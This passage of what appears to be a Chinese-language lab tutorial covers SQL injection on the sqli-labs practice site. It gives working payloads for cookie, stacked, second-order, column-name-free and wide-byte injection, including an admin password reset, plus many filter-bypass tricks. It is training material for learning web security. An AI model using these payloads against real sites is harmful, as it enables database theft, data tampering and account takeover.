
所以只需要把UA注入里面的payload放在Referer里面就行了
Cookie注入
这关以Less-20为例:

查看源码我们发现:
1 | $cookee = $_COOKIE['uname']; |
我们尝试将cookie修改为
1 | uname=Dumb' and 1=2 # |
成功造成了错误界面,我们继续尝试使用union联合注入内容:
1 | uname=Dumb' order by 3 # //判断列数 |
堆叠注入
堆叠注入就是用分号间隔命令,导致攻击者可以执行增删查改等操作
以Less-39为例:
本关为数字型注入,不需要闭合符,直接展示增加用户信息、删除用户信息的操作:
1 | /?id=520;insert into users(id,username,password)values(520,'ZLARYY1','zlaryy') --+ //增加 |

1 | /?id=520;update users set password=123456 where username='ZLARYY1' --+ //更改 |

1 | /?id=520;delete from users where username='ZLARYY1'--+ //删除 |

二次注入
当用户提交的恶意数据被存入数据库后,应用程序再把它读取出来用于生成新的SQL语句时,如果没有相应的安全措施,是有可能发生SQL注入的,这种注入就叫做二次注入,也叫做存储型SQL注入,下面来演示一下二次注入
二次注入的原理,在第一次进行数据库插入数据的时候,使用了 addslashes 、get_magic_quotes_gpc、mysql_escape_string、mysql_real_escape_string等函数对其中的特殊字符进行了转义,但是addslashes有一个特点就是虽然参数在过滤后会添加 “\” 进行转义,但是“\”并不会插入到数据库中,在写入数据库的时候还是保留了原来的数据。在将数据存入到了数据库中之后,开发者就认为数据是可信的。在下一次进行需要进行查询的时候,直接从数据库中取出了脏数据,没有进行进一步的检验和处理,这样就会造成SQL的二次注入。
比如在第一次插入数据的时候,数据中带有单引号,直接插入到了数据库中;然后在下一次使用中在拼凑的过程中,就形成了二次注入。
二次注入,可以概括为以下两步:
第一步:插入恶意数据
进行数据库插入数据时,对其中的特殊字符进行了转义处理,在写入数据库的时候又保留了原来的数据。
第二步:引用恶意数据
开发者默认存入数据库的数据都是安全的,在进行查询时,直接从数据库中取出恶意数据,没有进行进一步的检验的处理。
以Less-24为例:
1 | $username= $_SESSION["username"]; |
只有username没有被转义
我们需要先注册一个admin’#的用户,密码就随便设一个123吧,然后登录进去

现在给了我们一个更改密码的界面,现在我们更改密码的语句就变成了:
1 | $sql = "UPDATE users SET PASSWORD='$pass' where username='admin'#' and password='$curr_pass' "; |
后面的校验current_password被注释掉了,所以我们现在更改的是admin用户的密码,并且不需要知道admin用户的原始密码是什么,这里我们将admin用户的密码修改为zlaryy
显示:
1 | Password successfully updated |
之后我们尝试登录admin用户

成功登录
无列名注入
join、using
无列名注入主要适用于column关键字被过滤的情况,这里学习两个新的内容:
1 | join:用于合并两张表 |
1 | 在SQL语法中,当你把两张表JOIN(连接)在一起,并且使用 SELECT * 查询时,MySQL 会把两张表的所有列都拼接在一起生成一张新表。但是由于一张表里不允许出现相同的列名,所以如果我们使用两张相同的表拼接在一起,就会报重复列名错误:Duplicate column name 'id' |
以Less-1为例:
在通过union查询得到数据库名表名之后,我们通过无列名注入查询users表中的所有列名:
1 | /?id=1' union select * from (select * from users as a join users as b)as c --+ |
那么为什么需要最外层的select * from xxxxx as c呢?
这是由于只执行select * from users as a join users as b是不会导致列名重复报错的,这段代码结果只是将两个表拼接在一起返回一个结果集,但是我们需要的报错点在于一张表内重复出现相同列名,这段代码返回的并不是一张表,所以需要最外层有一个as c建立一张派生表,将这个结果集输入进去导致重复列名报错

这样我们成功获得了第一个重复的列名,接下来我希望获得其他重复列名,就需要用到using关键字了
1 | /?id=1' and (select * from (select * from users as a join users as b using(id))as c)--+ //获得username列名 |
这里using意思就类似于如果遇到与id同名的列就把他们合并为一个而不报错
1 | /?id=1' and (select * from (select * from users as a join users as b using(id,username))as c)--+ //获得password列名 |
这样我们就获得了users表中所有的列名,最后只需要union联合注入查询就可以了
子查询
子查询也是无列名注入的一种,可以不使用join和using,具体原理:
1 | 在MySQL中,如果用UNION联合两句SELECT查询,最终合并出来的表的列名,是由第一句SELECT决定的。 |
比如:
1 | SELECT 1, 2, 3 UNION SELECT * FROM users; |
MySQL 会在内存里拼出一张“虚拟表”。因为第一句是 SELECT 1, 2, 3,所以这张虚拟表的表头,被硬生生改成了数字 1,2,3,第二行开始才是users表里的数据
接下来是查询数据的payload:
1 | /?id=0' union select 1,(select `2` from (select 1,2,3 union select * from users)as a limit 1,1),3 --+ |
1 | select `2`意思是查询列名为2的数据,再用limit限制输出第几行的内容 |
当然我们也可以将查询的几个列合并输出:
1 | /?id=0' union select 1,(select concat(`2`,'~',`3`) from (select 1,2,3 union select * from users)as a limit 1,1),3 --+ |

宽字节注入
宽字节注入通常用在使用addslashes()函数等可以对输入字符进行转义的地方,且数据库得是GBK编码
以Less-33为例:
当我们传入/?id=1'时,下方的hint会告诉我们我们输入的内容变成了1\'
那么我们就可以使用%df将\(URL编码为%5c)合并,变成%df%5c(解码之后为一个汉字),后面再加上 '就可以成功绕过转义符了:
1 | /?id=0%df' union select 1,(select database()),3 --+ //查数据库 |

绕过过滤
注释符过滤
如果不能使用–+,#,%23,那么我们可以使用闭合符将原始的闭合符给再次闭合掉,比如:
1 | /?id=1' and '1'='1 |
这样查询语句就变成了:
1 | $sql="SELECT * FROM users WHERE id='1' and '1'='1' LIMIT 0,1"; |
同理还有:
1 | /?id=1" and "1"="1 |
and和or过滤
使用大小写绕过:
1
and->And or->oR
双写绕过(应对遇到过滤字符将其删除的情况):
1
and->anandd删除后变为and or->oorr删除后变为or
用&&取代and,用||代替or,适用于and和or作为逻辑运算符的时候
空格过滤
用+代替空格
用其他字符的URL编码:
1
2
3
4
5
6
7空格:%20
TAB制表符:%09
换行符(\n):%0A
回车符(\r):%0D
换页符:%0C
垂直制表符:%0B
不换行空格(MySQL only):%A0
union和select过滤
大小写绕过:
1
UnioN SElect
复写单词绕过:
1
uniunionon selselectect
尝试URL编码绕过
Less-28中有一种过滤相连的union select,可以用union%A0select绕过
使用报错注入
逗号过滤
使用OFFSET绕过limit的逗号:
不过使用limit…offset…语法为:
1
2limit 返回的数量 offset 跳过的行数
所以limit 0,1用offset表示为limit 1 offset 0使用FROM…FOR…绕过substring,mid的逗号:
1
substring(database(),1,31) -> substring(database() from 1 for 31)
使用join绕过union select的逗号:
1
2
3union select 1,2,3 ->
union select * from (select 1)a join (select 2)b join (select 3)c
//创造别名分别为a,b,c的表并用join拼接使用case when … then … else … end绕过if语句中的逗号:
1
2if(1=1,sleep(3),0) ->
case when 1=1 then sleep(3) else 0 end
等号过滤
使用LIKE代替:
1 | 1=1 -> 1 LIKE 1 |